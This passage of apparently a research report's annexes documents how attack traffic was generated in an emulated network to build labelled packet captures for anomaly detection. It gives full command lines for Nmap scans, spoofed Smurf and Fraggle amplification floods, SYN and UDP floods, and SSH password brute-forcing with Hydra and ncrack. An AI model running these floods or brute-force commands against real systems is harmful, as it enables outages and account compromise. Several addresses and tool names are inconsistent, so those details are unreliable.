- -T4, -T5: set timing template (4 = aggressive; 5=insane)

	UDP scan on 500 ports , aggressive template	UDP scan on 500 ports , insane template
Command line	Nmap -n -Pn -sU -p U :1-501 -data-length 8 -T4 @n15	Nmap -n -Pn -sU -p U :1-501 -data-length 8 -T5 @n15
File name	UDP_scan_T4.pcap	UDP_scan_T5.pcap
File size	304 kBytes	1.5 MBytes
Elapsed time	294.694565 seconds	111.309802 seconds
Number of packets	3162	18672
Traffic network	668 Bytes/s	8.544 kBytes/s

- NULL Scan

We have used Nmap with the following options:

- -sN: TCP Null scans
- -n: never do DNS resolution
- -T4: set timing template (4 = aggressive)

	TCP Null scan on 1000 ports
Command line	nmap -sN -T4 -n @n15

File name	NULL_scan_T4.pcap
File size	277 kBytes
Elapsed time	35.259449 seconds
Number of packets	3957
Traffic network	6.073 kBytes/s

- XmasTree Scan

We used Nmap with the following options:

- -sX: TCP Xmas scans
- -n: never do DNS resolution
- -T4: set timing template (4 = aggressive)

	TCP Xmas scan on 1000 ports
Command line	nmap -sX -T4 -n @n15
File name	XmasTree_scan_T4.pcap
File size	276 kBytes
Elapsed time	36.069348 seconds
Number of packets	3949
Traffic network	5.916 kBytes/s

Network scan

- Ping Scan

We used Nmap with the following options:

- -sn: Ping scan (disable port scan)
- -n: never do DNS resolution
- -T4: set timing template (4 = aggressive)

	Ping scan on network n10
Command line	nmap -sn -T4-n 217.75.224.0/24
File name	Ping_scan_T4.pcap
File size	1.117 MBytes
Elapsed time	67.203980 seconds
Number of packets	16405
Traffic network	12 kBytes/s

- IP Protocol Scan

We used Nmap with the following options:

- -sO: IP protocol scan allows you to determine which IP protocols (TCP, ICMP, IGMP, etc.) are supported by target machines
- -n: never do DNS resolution
- -T4: set timing template (4 = aggressive)

	IP protocol scan on network n10
Command line	nmap -sO -T4-n 217.75.224.0/24
File name	IP_proto_scan_T4.pcap
File size	1.567 MBytes
Elapsed time	244.168062 seconds
Number of packets	24978
Traffic network	4.783 kBytes/s

Annex D Attacks

This section presents the commands used to generate the different attacks and the obtained outputs. First, it introduces DDoS, then DoS and finally the brute force attack. We use Devil21 (169.254.8.20) as the attacker's address and n15 (217.75.224.70) as the target's address. All the discovery anomalies command lines are executed from Devil21. All traces are captured at the entry point of SATEC network, i.e. Interhost-eth0 (see Figure 7: Network used to generate the attacks on CORE)

DDoS

- DDoS Smurf

The goal is to generate a huge attack flow. We used Nmap and then hping3, because the bit rate with Nmap was too small. In both cases, the amplification network is 167.254.8.1/24, the target is n15 (217.75.224.79) and the attacker is Devil21 (169.254.8.20)

For nping, we have used the following options:

- --icmp: probe ICMP echo/request
- --data-length: data length added to the header of ICMP request packet
- --rate: number of packets send per second
- -c: stop after the given number of rounds
- -S: define the spoof address used by the attacker
- -e: define the interface used by the attacker

For hping3, we have used the following options, with a target specified with a multicast address (167.254.8.255):

- --icmp: ICMP echo request
- --flood: sent packets as fast as possible. Don't show replies.
- -d: datalength added to the header of ICMP request packet
- -a: spoof address
- -n: no DNS resolution

	Smurf attack with nping	Smurf attack with hping3
Command line	nping—icmp -data-length 1024 -rate 1000000 -c 1000000 -S @n15 -e eth0 167.254.8.1/24 (host with 8 cores)	hping3 -n --icmp --flood -d 1024 -a 217.75.224.70 167.254.8.255
File name	smurf_nping.pcap	smurf_hping3.pcap
File size	1.235 GBytes	13 GBytes
Elapsed time	231.323230 seconds	93.993063 seconds
Number of packets	1141906	12645039
Traffic network	5.261 MBytes/s	143 MBytes/s
Command line	nping—icmp -data-length 1024 -rate 1000000 -c 1000000 -S @n15 -e eth0 167.254.8.1/24 (host with 28 cores)	
File name	smurf_nping_bali.pcap	
File size	7.386 GBytes	
Elapsed time	152.237612 seconds	

Number of packets	6826401	
Traffic network	47 MBytes/s	

- DDoS Fraggle

The goal is to generate a huge attack flow. We have used Nmap and then nping, because the byte rate with Nmap was too small. With hping, we have used multicast address for Smurf attack with TCP packets, but for sending UDP packets for the Fraggle attack, we encountered a lot of problems, solved by nping. In the following the amplification network is 167.254.8.1/24, the target is n15 (217.75.224.79) and the attacker is devil1 (169.254.8.20)

For Nmap, we have used the following options:

- -Pn: skip host discovery
- -sU: UDP scans
- -p U:7: specify the UDP port used for this attack
- - data-length: datalength added to the header of UDP packet
- -n: no DNS resolution
- -S: spoof address
- -e: interface used to send packets

On 256 machines in the amplifier network, 25 have open UDP servers(simulated with ncat [47]) to communicate with target n15, ie about 10% of machines in the amplifier network.

For nping, we have used the following options, with a target network specified as 167.254.8.1/24:

- - udp: UDP probe mode
- -p 7: specify the destination UDP port
- - data-length: datalength added to the header of UDP packet
- -delay: Adjust delay between probes
- -c: stop after N rounds
- -S: set source address
- -e: use the specified interface

	Fraggle attack with Nmap	Fraggle attack with nping
Command line	nmap -n -Pn -sU -p U :7 -data-length 8 -T5 -S @n15 -e eth0 168.254.8.0/24	nping --udp -p 7 --data-length 1024 --delay 0.1ms -c 10000 -S @n15 -e eth0 167.254.8.1/24
File name	fraggleT5_nmap.pcap	fraggle_nping.pcap
File size	3.11 MBytes	56 GBytes
Elapsed time	236.414743 seconds	217.867918 seconds
Number of packets	28436	7104284
Traffic network	9.07 kBytes/s	259 MBytes/s

- SYN DDoS

For nping, we have used the following options, with the target is n15 (217.75.224.70):

- - tcp: TCP probe mode
- -p 80: specify the destination TCP port
- - data-length: datalength added to the header of UDP packet
- -c: stop after N rounds
- - rate: set the number of probes per seconds

For this attack we used 10 attackers, launching this command simultaneously.

For hping3, we have used the following options, with the target is n15 (217.75.224.79):

- - n: no DNS resolution
- -flood: sent packets as fast as possible.
- -S: sent TCP/SYN probes
- -p 80: specify the destination TCP port
- - d: datalength added to the header of TCP packet

For this attack we used 10 attackers, launching this command simultaneously.

	SynFlood attack with nping	SynFlood attack with hping3
Command line	nping --tcp -p 80 -c 1000000 --rate 10000 --data-length 1024 @n15	hping3 -n -flood -p 80 -S -d 1024 @n15
File name	synflood_ddos_nping.pcap	synflood_ddos_hping3.pcap
File size	2.99 GBytes	2.80 GBytes
Elapsed time	173.219362 seconds	127.105839 seconds
Number of packets	7247746	4796825
Traffic network	16 MBytes/s	21 MBytes/s

Annex E DoS

- Syn flooding

For nping, we have used the following options, with the target is n15 (217.75.224.70):

- - tcp: TCP probe mode
- -p 80: specify the destination TCP port
- - data-length: data length added to the header of UDP packet
- -c: stop after N rounds
- - rate: set the number of probes per seconds

For this attack we started 6 times this command in batch mode on devil1.

For hping3, we have used the following options, with the target is n15 (217.75.224.70):

- - n: no DNS resolution
- -flood: sent packets as fast as possible.
- -S: sent TCP/SYN probes
- -p 80: specify the destination TCP port
- - d: data length added to the header of TCP packet

For this attack we started 6 times this command in batch mode on devil1.

	SynFlood attack with nping	SynFlood attack with hping3
Command line	nping -tcp -p 80 -c 5000000 -rate 4000000 -data-length 1024	hping3 -n -flood -p 80 -S -d 1024 (or 512) @n15

	@n15	
File name	synflood_dos_nping.pcap	synflood_dos_hping3.pcap
File size	1.90 GBytes	3.90 GBytes
Elapsed time	178.178932 seconds	218.826286 seconds
Number of packets	7053063	5228385
Traffic network	10 MBytes/s	17 MBytes/s

- UDP flood

For nping, we have used the following options, with the target is n15 (217.75.224.79):

- - udp: UDP probe mode
- -p 4-55: specify the destination UDP ports
- - data-length: datalength added to the header of UDP packet
- -c: stop after N rounds
- - rate: set the number of probes per seconds

For this attack we started 6 times this command in batch mode on devil1.

	UDPFlood attack with nping
Command line	nping --udp -p 4-55 --data-length 512 --delay 0.1ms -c 100000 @n15
File name	udpflood_nping.pcap
File size	3.76 GBytes
Elapsed time	151.249305 seconds
Number of packets	4127343
Traffic network	24 MBytes/s

Annex F Brute force cracking passwords

We tried to use 2 different tools: hydra and ncrack. For this kind of attack, we need passwords files, and also name-users files. From wiki.skullsecurity.org, we have download 2 passwords files:

500-worst-passwords.txt: This file contains 500 passwords, commonly used for specific user accounts such as root, admin, administrator, ...

rockyou.txt: This file contains approximatively 15 millions of passwords, commonly used for specific user accounts such as root, admin, administrator, manager, supervisor, ...

We have built a name-users file containing 42 names: logins-liste.txt

Those files are used both by Hydra and ncrack.

For Hydra, we have used the following options:

- -L: give a file containing a list of user-names
- -P: give a file containing a list of passwords, used for each login-name

hydra	Brute force with 500-worst-passwords	Brute force with rockyou
Command line	hydra -L logins-liste.txt -P 500-worst-passwords.txt @n15 ssh	hydra -L logins-liste.txt -P rockyou.txt @n15 ssh
File name	brute-force_hydra.pcap	brute-force_hydra_rockyou.pcap

File size	438 kBytes	
Elapsed time	3480.161030 seconds	
Number of packets	8212	
Traffic network	2.73 kBytes/s	

For ncrack, we have used the following options:

- -U: give a file containing a list of user-names
- -P: give a file containing a list of passwords, used for each login-name
- -T 5: set timing template (5 = insane)

For this attack we used 7attackers, launching this command simultaneously.

ncrack	Brute force with 500-worst-passwords	Brute force with rockyou
Command line	ncrack –U logins-liste.txt –P 500-worst-passwords.txt –T5 @n15 :22	ncrack –U logins-liste.txt –P rockyou.txt –T5 @n15 :22
File name	brute_force_ncrack_500worstpasswords.pcap	brute_force_ncrack_rockyou.pcap
File size	238 MBytes	496 MBytes
Elapsed time	127.496476 seconds	268.258066 seconds
Number of packets	2558120	5373903
Traffic network	1.55MBytes/s	1.53 MBytes/s

All the generated traces are obtained between September 2016 and January 2017, but the initial traces of SATEC are dated from 2015-02-17 15:35:54. We have to modify the capture dates of our traces, in order to merge each file with the chosen SATEC file.

So, we used **wireshark** to determine the offset that must be applied in order to start each file at the right SATEC date. With **editcap** we can manage this modification, and then with **editmerge**, we create a new file with each attack-trace file and the selected real SATEC file.